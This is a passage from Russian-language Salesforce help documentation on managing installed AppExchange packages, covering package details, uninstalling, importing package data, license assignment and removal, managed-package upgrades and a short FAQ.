- Если издатель добавил ссылку на внешний веб-сайт, содержащий сведения о настройке пакета, щелкните «Настроить».
- Чтобы просмотреть сведения о пакете, щелкните имя нужного пакета.
- Просмотрите издателя пакета.
- Просмотрите статус лицензий для данного пакета. Доступные значения:
  - Пробная версия
  - Активно
  - Приостановлено
  - Срок действия истек
  - Бесплатно

Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.

- Просмотрите количество доступных лицензий («Допустимые лицензии») и количество лицензий, назначенных пользователям («Использовано лицензий»).
- Просмотрите дату истечения срока действия лицензий на данный пакет.
- Просмотрите дату установки лицензий.
- Просмотрите количество настраиваемых приложений, вкладок и объектов, доступных в данном пакете.
- Просмотрите, учитываются ли настраиваемые приложения, вкладки и объекты ограничениями организации. Они учитываются при наличии флажка в столбце «Ограничения».

 **Прим.:** Поля «Издатель», «Статус», «Допустимые лицензии», «Использовано лицензий» и «Дата истечения срока действия» отображаются только при установке лицензированного управляемого пакета.

После удаления пакета система Salesforce автоматически создает файл экспорта, содержащий данные пакета, а также любые связанные примечания и вложения. Пользователь, выполнивший удаление, получает сообщение эл. почты Salesforce, содержащее ссылку на файл экспорта, созданный в результате удаления. Файл экспорта и связанные примечания

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пакетов:

- «Загрузка пакетов AppExchange»

Для назначения лицензий на управляемые пакеты:

- «Управление пакетными лицензиями»

Для загрузки или удаления файла экспорта из удаленного пакета:

- «Загрузка пакетов AppExchange»

и вложения отображаются под списком установленных пакетов. Рекомендуем хранить файл в другой области, так как доступ к файлу блокируется по истечении некоторого времени после установки. Ниже перечислены действия, доступные в данном списке.

- Чтобы открыть или сохранить файл экспорта, щелкните ссылку **«Загрузить»**.
- Чтобы удалить файл экспорта, щелкните ссылку **«Удал.»**.

### Просроченные управляемые пакеты и правила общего доступа

Если правило общего доступа на основе критериев ссылается на поле из управляемого пакета с просроченной лицензией, к метке поля добавляется надпись (просрочено). Метка поля отображается в раскрывающемся поле на странице определения правила в меню «Настройка». Правила общего доступа на основе критериев, которые ссылаются на просроченные поля, не подлежат перерасчету, а новые записи не получают общего доступа под управлением этих правил. Однако общий доступ к существующим записям до истечения срока действия пакета сохраняется.

СМ. ТАКЖЕ:

[Просмотр сведений об установленном пакете](#)

[Импорт данных пакета](#)


## Просмотр сведений об установленном пакете

В AppExchange можно просматривать сведения об установленном пакете, такие как количество используемых настраиваемых приложений, вкладок и объектов. Кроме того, можно назначить лицензии пользователям, удалить пакет или приобрести пакет.

Чтобы открыть страницу подробных сведений пакетов, введите строку *«Установленные пакеты»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Установленные пакеты»**, а затем щелкните по имени пакета, который необходимо просмотреть.

Ниже перечислены действия, доступные на данной странице.

- Чтобы удалить пакет и все его компоненты из организации Salesforce, щелкните ссылку **«Удалить»**.
- Чтобы назначить доступные лицензии пользователям организации, щелкните **«Управление лицензиями»**. В Lightning Experience назначать лицензии нельзя. Если необходимо назначить лицензию, воспользуйтесь Salesforce Classic.

 **Прим.:** При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

- Чтобы просмотреть список компонентов, зависящих от других компонентов, полномочий или параметров пакета, щелкните **«Просмотр зависимостей»**.

## Просмотр установленных пакетов

Ниже перечислены атрибуты пакета, доступные на странице сведений об установленном пакете.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пакетов:

- «Загрузка пакетов AppExchange»

Для управления лицензиями пользователя на пакет AppExchange:

- «Управление пакетными лицензиями»

| Атрибут                       | Описание   |
|-------------------------------|--|
| Действие                      | <p>Отображается одно из двух значений:</p> <ul style="list-style-type: none"> <li>• <b>Удалить</b></li> <li>• <b>Управление лицензиями</b></li> </ul>  |
| Допустимые лицензии           | <p>Общее количество лицензий, приобретенных для данного пакета. При наличии лицензии на использование системы отображается значение «Не ограничено». Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.</p>                                  |
| Приложения                    | <p>Количество настраиваемых приложений в пакете.</p>   |
| Связанные приложения          | <p>Список связанных приложений, которым предоставляется доступ к данным пользователя в системе Salesforce после проверки приложения и самого пользователя.</p>   |
| Описание                      | <p>Подробное описание пакета.</p>  |
| Дата истечения срока действия | <p>Дата истечения срока действия данной лицензии, определяемая на основе текущих условий. Значение «Без срока действия» отображается для пакета, срок действия которого не ограничен. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.</p> |
| Дата установки                | <p>Дата установки пакета.</p>  |
| Ограничения                   | <p>При наличии данного флажка настраиваемые приложения, вкладки и объекты пакета учитываются ограничениями организации.</p>  |
| Пространство имен             | <p>Идентификатор, содержащий не более 15 символов и отличающий пакет и его содержимое от пакетов других разработчиков AppExchange.</p>   |
| Объекты                       | <p>Количество настраиваемых объектов в пакете.</p>   |
| Имя пакета                    | <p>Имя пакета, заданное издателем.</p>   |
| Издатель                      | <p>Издатель списка AppExchange — это пользователь или организация Salesforce, опубликовавшая список. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.</p>  |
| Статус                        | <p>Состояние пакета. Доступные значения:</p> <ul style="list-style-type: none"> <li>• Пробная версия</li> <li>• Активно</li> <li>• Приостановлено</li> <li>• Срок действия истек</li> <li>• Бесплатно</li> </ul>   |

| Атрибут               | Описание  |
|-----------------------|---|
|                       | Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.  |
| Вкладки               | Количество настраиваемых вкладок в пакете.  |
| Использовано лицензий | Общее количество лицензий, назначенных пользователям. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.          |
| Имя версии            | Имя данной версии пакета. Имя версии — это маркетинговое название конкретного выпуска пакета. Данное поле является более описательным, чем поле «Номер версии». |

### Просмотр сведений об установленном пакете

Ниже перечислены атрибуты пакета, доступные на странице сведений об установленном пакете.

| Атрибут                           | Описание   |
|-----------------------------------|--|
| API-доступ                        | Тип доступа, предоставляемого API и динамическому коду Apex, которые добавляют компоненты в пакет. По умолчанию данное поле содержит значение <b>«Неограниченный»</b> , то есть, всем компонентам пакета, обращающимся к API, предоставляется уровень доступа вошедшего пользователя. Чтобы изменить полномочия доступа, предоставляемого API и динамическому коду Apex, щелкните <b>«Включить ограничения»</b> или <b>«Отключить ограничения»</b> . |
| Приложения                        | Количество настраиваемых приложений в пакете.  |
| Описание                          | Подробное описание пакета.   |
| Номер первой установленной версии | Первая версия пакета, установленная в организации. Данное поле отображается только для управляемых пакетов. При необходимости пользователи могут обращаться к текущей версии и любой последующей установленной версии пакета. Чтобы уведомить издателя управляемого пакета об ошибке, рекомендуем заполнить данное поле номером версии.  |
| Установил                         | Имя пользователя, установившего данный пакет в организации.  |
| Ограничения                       | При наличии данного флажка настраиваемые приложения, вкладки и объекты пакета учитываются ограничениями организации.   |

| Атрибут                      | Описание   |
|------------------------------|--|
| Изменено                     | Имя пользователя, который последним изменил данный пакет, а также дата и время изменения.  |
| Пространство имен            | Идентификатор, содержащий не более 15 символов и отличающий пакет и его содержимое от пакетов других разработчиков AppExchange.  |
| Объекты                      | Количество настраиваемых объектов в пакете.  |
| Имя пакета                   | Имя пакета, заданное издателем.  |
| Тип пакета                   | Данный атрибут определяет управляемый или неуправляемый пакет.   |
| Инструкции по пост-установке | Ссылка на сведения о настройке установленного пакета. Чтобы разрешить обновление сведений отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.  |
| Издатель                     | Издатель списка AppExchange — это пользователь или организация Salesforce, опубликовавшая список. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.   |
| Примечания к выпуску         | Ссылка на примечания к выпуску для данного пакета. Чтобы предоставить преждевременный доступ к сведениям и разрешить их обновление отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.   |
| Вкладки                      | Количество настраиваемых вкладок в пакете.   |
| Имя версии                   | Имя данной версии пакета. Имя версии — это маркетинговое название конкретного выпуска пакета. Данное поле является более описательным, чем поле «Номер версии».  |
| Номер версии                 | Номер последней установленной версии пакета. Для номера версии используется следующий формат:<br><i>основной_номер.дополнительный_номер.номер_исправления</i><br>(например, 2.1.3). Номер версии соответствует выпуску пакета. Поле «Имя версии» является более описательным. Компонент номер_исправления добавляется только при создании исправления. В противном случае номер_исправления считается нулевым. |

## Неиспользуемые компоненты

При необходимости просмотрите список компонентов, удаленных разработчиком в текущей версии пакета. Поле, являющееся частью управляемого пакета, больше не используется и может быть удалено, при условии, что оно не используется в настраиваемых интеграциях. Перед удалением настраиваемого поля можно сохранить данные через

настройки, для этого введите строку «*Экспорт данных*» в поле «Быстрый поиск», затем выберите пункт «**Экспорт данных**». Удаленный неиспользуемый компонент отображается в данном списке в течение 15 дней. В течение этого срока поле и все его данные могут быть восстановлены или удалены без возможности восстановления. Некоторые свойства восстановленного поля могут быть потеряны или изменены. По истечении 15 дней поле и все его данные удаляются без возможности восстановления.

Ниже перечислены отображаемые сведения о компоненте.

| Атрибут             | Описание  |
|---------------------|---|
| Действие            | Отображается одно из двух значений: <ul style="list-style-type: none"> <li>• <b>Восстановить</b></li> <li>• <b>Удалить</b></li> </ul>                 |
| Имя                 | Данный атрибут отображает имя компонента.   |
| Родительский объект | Данный атрибут отображает имя родительского объекта, связанного с компонентом. Например, настраиваемый объект является родителем настраиваемого поля. |
| Тип                 | Данный атрибут отображает тип компонента.   |

### Компоненты пакета

При необходимости просмотрите список компонентов, добавленных в установленный пакет. Ниже перечислены отображаемые сведения о компоненте.

| Атрибут             | Описание  |
|---------------------|---|
| Действие            | Отображается одно из двух значений: <ul style="list-style-type: none"> <li>• <b>Восстановить</b></li> <li>• <b>Удалить</b></li> </ul>                 |
| Имя                 | Данный атрибут отображает имя компонента.   |
| Родительский объект | Данный атрибут отображает имя родительского объекта, связанного с компонентом. Например, настраиваемый объект является родителем настраиваемого поля. |
| Тип                 | Данный атрибут отображает тип компонента.   |

СМ. ТАКЖЕ:

[Импорт данных пакета](#)

[Управление установленными пакетами](#)



## Импорт данных пакета

При удалении пакета AppExchange система Salesforce автоматически создает файл экспорта, содержащий данные пакета, а также любые связанные примечания и вложения. При повторной установке пакета эти данные могут быть импортированы.

Чтобы импортировать данные пакета AppExchange, воспользуйтесь одним из доступных инструментов ниже.

- При использовании версии Group Edition воспользуйтесь соответствующим мастером импорта.
- При использовании версии Professional Edition воспользуйтесь соответствующим мастером импорта или любым совместимым средством интеграции партнеров Salesforce, являющихся независимыми поставщиками ПО.
- При использовании версии Enterprise Edition, Developer Edition, Performance Edition или Unlimited Edition воспользуйтесь приложением Data Loader.

## Примечания к импорту данных пакета AppExchange

- Система Salesforce преобразует экспортированные поля даты в поля даты/времени. Прежде чем выполнить импорт, рекомендуем преобразовать соответствующие поля в поля даты.
- Система Salesforce экспортирует все поля даты/времени по Гринвичу. Прежде чем выполнить импорт, рекомендуем преобразовать данные поля в соответствующий часовой пояс.
- Импортируемые значения полей типа «Автонумерация» могут отличаться. Чтобы сохранить предыдущие значения, рекомендуем создать настраиваемое поле типа «Автонумерация» перед импортом данных.
- Система Salesforce обновляет системные поля (например, «Дата создания» и «Дата последнего изменения») во время импорта. Чтобы сохранить предыдущие значения данных полей, обратитесь в службу поддержки Salesforce.
- Взаимосвязи не добавляются в файл экспорта. Взаимосвязи «Основная—подробная» или «Поиск» должны быть восстановлены после импорта данных.
- В отличие от кодов типа записи, имя типа записи не может быть экспортировано.
- Журнал поля не может быть экспортирован.
- Настройки пакета должны быть восстановлены после его установки.

СМ. ТАКЖЕ:

[Просмотр сведений об установленном пакете](#)

[Управление установленными пакетами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта данных пакета Force.com AppExchange:


- Полномочия, необходимые для использования выбранного инструмента импорта (например, мастера импорта или приложения Data Loader).

## Управление лицензиями для установленных пакетов

При установке лицензированного управляемого пакета из каталога AppExchange организация приобретает определенное количество лицензий у разработчика или издателя пакета. Каждая лицензия может быть назначена пользователю организации. Чтобы предоставить лицензии дополнительным пользователям при назначении всех доступных лицензий, рекомендуем переназначить текущие или купить дополнительные лицензии. Чтобы получить дополнительные лицензии, обратитесь к издателю управляемого пакета.

 **Прим.:** При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

1. Введите строку «*Установленные пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Установленные пакеты**».
2. Щелкните ссылку «**Управление лицензиями**» напротив нужного пакета.

 **Прим.:** Лицензии на пакет могут назначаться только при наличии доступа к пакету и как минимум одной доступной лицензии.

- Чтобы назначить лицензии дополнительным пользователям, щелкните «**Добавить пользователей**».
- Чтобы удалить лицензию пользователя, щелкните ссылку «**Удалить**» напротив имени нужного пользователя. Чтобы удалить лицензии нескольких пользователей, нажмите кнопку «**Удалить несколько пользователей**».
- Чтобы отсортировать пользователей по возрастанию на основе сведений, указанных в столбце, щелкните заголовок нужного столбца. Чтобы отсортировать записи по убыванию, щелкните заголовок нужного столбца еще раз.
- Чтобы показать или скрыть дополнительные записи, щелкните ссылку «**больше**» или «**меньше**».

СМ. ТАКЖЕ:

[Назначение лицензий для управляемых пакетов](#)

[Назначение лицензий для установленных пакетов](#)

[Удаление лицензий для установленных пакетов](#)

[Отправка ответов на запросы менеджера лицензий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на пакет AppExchange:

- «Управление пакетными лицензиями»

## Назначение лицензий для управляемых пакетов

При установке лицензированного управляемого пакета из каталога AppExchange организация приобретает определенное количество лицензий у разработчика или издателя пакета. Каждая лицензия может быть назначена пользователю организации. Чтобы предоставить лицензии дополнительным пользователям при назначении всех доступных лицензий, рекомендуем переназначить текущие или купить дополнительные лицензии. Чтобы получить дополнительные лицензии, обратитесь к издателю управляемого пакета.

Связанный список «Управляемые пакеты» на странице сведений о пользователе содержит все управляемые пакеты, назначенные данному пользователю. Назначение лицензии на управляемый пакет предоставляет пользователю доступ к данному пакету в системе Salesforce.

Данный список не содержит неуправляемые пакеты, которым не могут быть назначены лицензии.

Чтобы назначить пользователю лицензию на один из доступных управляемых пакетов, выполните перечисленные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Нажмите кнопку «**Назначить лицензии**» в связанном списке «Управляемые пакеты».
3. Выберите нужный пакет. Все доступные управляемые пакеты отображаются в списке «Неназначенные пакеты». Система Salesforce автоматически перемещает выбранный пакет в список «Выбранные пакеты».

Список «Неназначенные пакеты» содержит все пакеты, которые могут быть доступны пользователю при назначении лицензии. Данный список не содержит неуправляемые, удаленные, используемые и недоступные пакеты.

- Чтобы просмотреть пакеты, имена которых начинаются с определенной буквы, щелкните нужную букву. Чтобы просмотреть все доступные управляемые пакеты, щелкните ссылку «**Все**».
- Чтобы выбрать все пакеты, перечисленные в списке «Неназначенные пакеты» на текущей странице, и добавить их в список «Выбранные пакеты» ниже, щелкните «**выбрать перечисленное**».
- Чтобы переместить пакеты из области «Выбранные пакеты» в область «Неназначенные пакеты», щелкните «**отменить выбор перечисленного**» или «**отменить выбор**».

4. Нажмите кнопку «**Добавить**».

Чтобы отменить лицензию пользователя, щелкните ссылку «Удалить» напротив имени соответствующего пакета.

СМ. ТАКЖЕ:

[Управление лицензиями для установленных пакетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования пользователей:

- «Управление внутренними пользователями»

Для управления лицензиями на пакет AppExchange:

- «Управление пакетными лицензиями»

## Назначение лицензий для установленных пакетов

Чтобы назначить лицензии пользователям Force.com AppExchange, выполните указанные ниже действия.

-  **Прим.:** При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.
1. Введите строку «*Установленные пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Установленные пакеты**», чтобы найти установленные пакеты с доступными лицензиями.
  2. Щелкните ссылку «**Управление лицензиями**» напротив имени нужного пакета.
  3. Нажмите кнопку «**Добавить пользователей**».
  4. Выберите нужное представление в раскрывающемся списке или щелкните ссылку «**Создать новое представление**» для разработки собственного настраиваемого представления.
  5. Чтобы отфильтровать пользователей по начальной букве фамилии, щелкните нужную букву. Чтобы просмотреть список всех пользователей, соответствующих критерию текущего представления, щелкните «**Все**».
  6. Выберите пользователей.
    - Чтобы выбрать отдельных пользователей, воспользуйтесь флажками. Выбранные пользователи отображаются в списке «Выбрано». Если список содержит всех пользователей, которым должны быть назначены лицензии, нажмите кнопку «**Добавить**».
    - Чтобы выбрать всех пользователей в текущем представлении, щелкните «**Добавить всех пользователей**» и нажмите кнопку «**ОК**».
-  **Прим.:** При необходимости добавьте отдельного пользователя посредством страницы сведений о пользователе.

СМ. ТАКЖЕ:

[Управление лицензиями для установленных пакетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на приложение AppExchange:

- «Управление пакетными лицензиями»

## Удаление лицензий для установленных пакетов

Чтобы удалить лицензии на пакет AppExchange для нескольких пользователей, выполните указанные ниже действия.

1. Введите строку «*Установленные пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Установленные пакеты**».
2. Щелкните ссылку «**Управление лицензиями**» напротив имени нужного пакета.
3. Нажмите кнопку «**Удалить несколько пользователей**».
4. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку «**Создать новое представление**» для разработки собственных настраиваемых представлений.
5. Чтобы отфильтровать пользователей по начальной букве фамилии, щелкните нужную букву. Чтобы просмотреть список всех пользователей, соответствующих критерию текущего представления, щелкните «**Все**».
6. Выберите пользователей.
  - Чтобы выбрать отдельных пользователей, воспользуйтесь флажками. Выбранные пользователи отображаются в списке «Выбрано для удаления». Если список содержит всех пользователей, лицензии которых должны быть удалены, нажмите кнопку «**Удалить**».
  - Чтобы выбрать всех пользователей в текущем представлении, щелкните «**Удалить всех пользователей**» и нажмите кнопку «**ОК**».

Лицензии на пакет AppExchange могут быть также удалены указанными ниже способами.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Пользователи**» и щелкните «**Удалить**» напротив пакета в списке управляемых пакетов.
2. Введите строку «*Установленные пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Установленные пакеты**». Затем щелкните «**Управляемые лицензии**» напротив имени пакета и щелкните «**Удалить**» напротив пользователя.

СМ. ТАКЖЕ:

[Управление лицензиями для установленных пакетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для управления лицензиями на пакет AppExchange:

- «Управление пакетными лицензиями»

## Отправка ответов на запросы менеджера лицензий

Менеджер лицензий — это организация Salesforce, которая отслеживает всех подписчиков Salesforce, устанавливающих отдельный пакет AppExchange. При необходимости администратор Salesforce может назначить менеджером лицензий другую организацию. Менеджером лицензий может быть назначена организация, которая не используется для управления пакетом. Чтобы выбрать другую организацию, администратор должен знать только адрес эл. почты (а не имя пользователя Salesforce). Если администратор Salesforce выбирает стороннего менеджера лицензий и вводит адрес эл. почты текущего пользователя, то пользователь получает электронный запрос на управление лицензиями.

Чтобы ответить на запрос, выполните указанные ниже действия.

1. Щелкните ссылку в соответствующем электронном запросе. Запрос на регистрацию отображается в организации Developer Edition инициатора запроса.
2. Чтобы завершить регистрацию, нажмите кнопку «**Принять**». Чтобы отклонить запрос и закрыть обозреватель, нажмите кнопку «**Отклонить**». В этом случае ссылка будет недоступна для повторного использования.  
  
 **Прим.:** Если запрос принят, разрешите системе Salesforce автоматическое создание записей в организации Salesforce для отслеживания сведений о данном пакете. Организация менеджера лицензий выбирается один раз и не может быть изменена.
3. Введите имя пользователя и пароль для организации Salesforce, которая должна использоваться для управления лицензиями данного пакета. Менеджером лицензий может быть назначена любая организация Salesforce, установившая бесплатное приложение для управления лицензиями (LMA) из каталога Force.com AppExchange.
4. Нажмите кнопку «**Подтвердить**».

СМ. ТАКЖЕ:

[Управление лицензиями для установленных пакетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ответа на запросы:

- «Настройка приложения»

## Назначение лицензий посредством интерфейса API

Администраторы могут использовать интерфейс API для назначения или аннулирования лицензий на любой управляемый пакет, установленный в организации. Сведения о лицензии для пакета хранятся посредством двух объектов (PackageLicense и UserPackageLicense), доступных ранее только на странице «Управление лицензиями» меню «Настройка». Теперь данные объекты являются стандартными, поэтому администраторы могут назначать лицензии отдельным пользователям посредством вызовов API. Данный алгоритм позволяет ускорить и упростить процесс управления пакетными лицензиями в организации подписчика (особенно при широкомасштабных развертываниях).

Например, администратор устанавливает приложение, которое должно использоваться всеми 200 торговыми представителями компании. При назначении лицензии каждому торговому представителю посредством пользовательского интерфейса администратору придется потратить много времени и сил. При использовании интерфейса API администратор может назначить лицензии всем торговым представителям на основе их профиля всего одним действием.

Ниже перечислены некоторые типовые задачи, которые могут выполняться администраторами посредством интерфейса API.

- Определение используемого и доступного количества пакетных лицензий.
- Проверка отдельного пользователя на наличие пакетной лицензии.
- Просмотр списка всех пользователей, имеющих пакетную лицензию.
- Назначение пакетной лицензии пользователю или группе пользователей.
- Аннулирование пакетной лицензии, назначенной пользователю ранее.

Дополнительную информацию об объектах PackageLicense и UserPackageLicense и пример кода см. в документе [Object Reference for Salesforce and Force.com](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на приложение AppExchange:

- «Управление пакетными лицензиями»

## ОБНОВЛЕНИЕ ПАКЕТОВ

Система Salesforce позволяет обновлять только управляемые пакеты. Издатели могут публиковать обновления для управляемых пакетов и уведомлять установщиков о наличии новой версии. Затем обновление может быть установлено установщиками управляемого пакета.

1. Прежде чем установить обновление, убедитесь, что приложение установлено из управляемого пакета. Найдите значок  «Управляемый — установленный» на страницах сведений о каждом компоненте и в списке установленных пакетов.

Обновления доступны только для приложений, установленных из управляемого пакета.

2. Чтобы установить обновление, выполните действия, аналогичные установке любого другого пакета из каталога AppExchange. При наличии ссылки на новую версию пакета выберите данную ссылку и установите пакет в организации. Первая страница мастера установки отображает текущую установленную версию, новую версию и список дополнительных компонентов, добавленных в новую версию.

## Примечания к обновлению управляемых пакетов

Ниже перечислены рекомендации по обновлению управляемого пакета.

- Все текущие настраиваемые объекты, развернутые ранее, доступны без ограничений. Система Salesforce напоминает о развертывании любых новых или неразвернутых ранее настраиваемых объектов.
- Параметры профиля для компонентов пакета могут быть изменены клиентом, но не могут быть обновлены разработчиком пакета. Если разработчик изменяет параметры профиля после выпуска пакета, то данные изменения не будут добавлены в обновление. Клиенты должны будут вручную обновить параметры профиля после обновления пакета. Обратите внимание, что наборы полномочий пакета могут быть обновлены разработчиком, поэтому любые изменения, внесенные разработчиком, будут отображаться в организации клиента после обновления пакета.
- Универсальные обязательные настраиваемые поля, добавленные разработчиком, содержат стандартные значения.
- Если компонент доступен для редактирования, но недоступен для обновления, то соответствующие значения средства перевода исключаются из обновлений.
- Если API-доступу установленного пакета задано значение «Ограниченный», то обновления устанавливаются только в том случае, если обновленная версия не содержит элементов S-Control. Если обновленная версия содержит элементы S-Control, то API-доступу установленного пакета должно быть задано значение «Неограниченный».
- При обновлении пакета пропускаются любые изменения, внесенные в API-доступ, даже те, которые заданы разработчиком. Данный алгоритм обеспечивает администратору полный контроль над устанавливаемым обновлением. Установщики должны внимательно проверять внесенные изменения во время установки каждого обновления пакета и отмечать все допустимые изменения. После установки обновления любые допустимые пропущенные изменения должны быть применены администратором вручную.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange»

Для установки и удаления пакетов:

- «Загрузка пакетов AppExchange»



## Установка пакетов. Вопросы и ответы

- Можно ли удалить пакеты, установленные из каталога AppExchange?
- Почему не удается удалить пакет?
- Кто может использовать каталог AppExchange?
- Почему не удастся установить или обновить пакет?
- Можно ли настроить пакеты AppExchange?
- Кто может использовать пакеты AppExchange?
- Как обновить установленный пакет?
- Насколько безопасны устанавливаемые компоненты?
- Что происходит с префиксом пространства имен при установке пакета?
- Можно ли повторно установить удаленный пакет AppExchange?
- Учитываются ли настраиваемые объекты, вкладки и приложения из устанавливаемого пакета AppExchange ограничениями моей версии Salesforce?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Можно ли удалить пакеты, установленные из каталога AppExchange?

Да. Все установленные пакеты отображаются на странице «Установленные пакеты». Чтобы удалить пакет, щелкните ссылку «**Удалить**» напротив имени нужного пакета.

### Почему не удается удалить пакет?

Система Salesforce препятствует удалению пакета, которое может нарушить алгоритм работы оставшихся компонентов.

### Кто может использовать каталог AppExchange?

Просмотр и проверка списков AppExchange доступны любому пользователю. Администраторы Salesforce и пользователи с полномочием «Загрузка пакетов AppExchange» могут устанавливать приложения AppExchange. Чтобы опубликовать приложение в каталог AppExchange, пользователь должен иметь полномочия «Создание пакетов AppExchange» и «Передача пакетов AppExchange».

### Почему не удается установить или обновить пакет?

Ниже перечислены возможные причины ошибок установки.

- Пакет содержит настраиваемые объекты, которые могут инициировать превышение ограничения для настраиваемых объектов организации.
- Пакет содержит настраиваемые вкладки, которые могут инициировать превышение ограничения для настраиваемых вкладок организации.
- Версия пакета, связанная с данным URL-адресом установки, является нерекондуемой ввиду загрузки разработчиком пакета более новой версии. Чтобы получить новый URL-адрес установки, обратитесь к издателю пакета.
- Пользователь пытается установить расширение к основному пакету, который не установлен.
- Пакет требует наличия определенных компонентов в организации или обязательных функций в текущей версии системы.
- Пакет содержит код Apex, а текущий пользователь не может выполнять Apex в организации.

- Устанавливаемый пакет содержит ошибку теста Apex.

## Можно ли настроить пакеты AppExchange?

Да. Все пакеты доступны для настройки. Однако некоторые аспекты управляемых пакетов не могут быть изменены, так как обеспечивают совместимость пакета с будущими версиями.

Список редактируемых компонентов управляемого пакета см. в [Руководстве ISVforce](#).

## Кто может использовать пакеты AppExchange?

Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбирать профили, которым должен быть доступен пакет, во время его установки. Версии Professional Edition и Group Edition предоставляют всем пользователям профиля полный доступ к установленным пакетам. Независимо от текущей версии системы, всем устанавливаемым настраиваемым объектам назначается режим «В разработке», позволяющий скрывать объекты ото всех стандартных пользователей. Просмотр настраиваемых объектов, которым назначен режим «В разработке», доступен только при наличии полномочия «Настройка приложения». Чтобы предоставить другим пользователям доступ к пакету, назначьте настраиваемому объекту статус «Развернуто».

## Как обновить установленный пакет?

Управляемые пакеты доступны для полного обновления. Прежде чем установить пакет, обратитесь к его издателю и убедитесь, что пакет является управляемым.

## Насколько безопасны устанавливаемые компоненты?

Компания Salesforce регулярно проверяет все общедоступные приложения каталога AppExchange на соответствие текущим требованиям безопасности. Устанавливаемым сторонним приложениям, которым предоставляется доступ к данным, могут быть доступны другие данные организации, в которую установлен пакет. Приложения, доступные в личных списках, не проверяются на безопасность, поэтому должны устанавливаться в организацию только после тщательной проверки ее администратором.

## Что происходит с префиксом пространства имен при установке пакета?

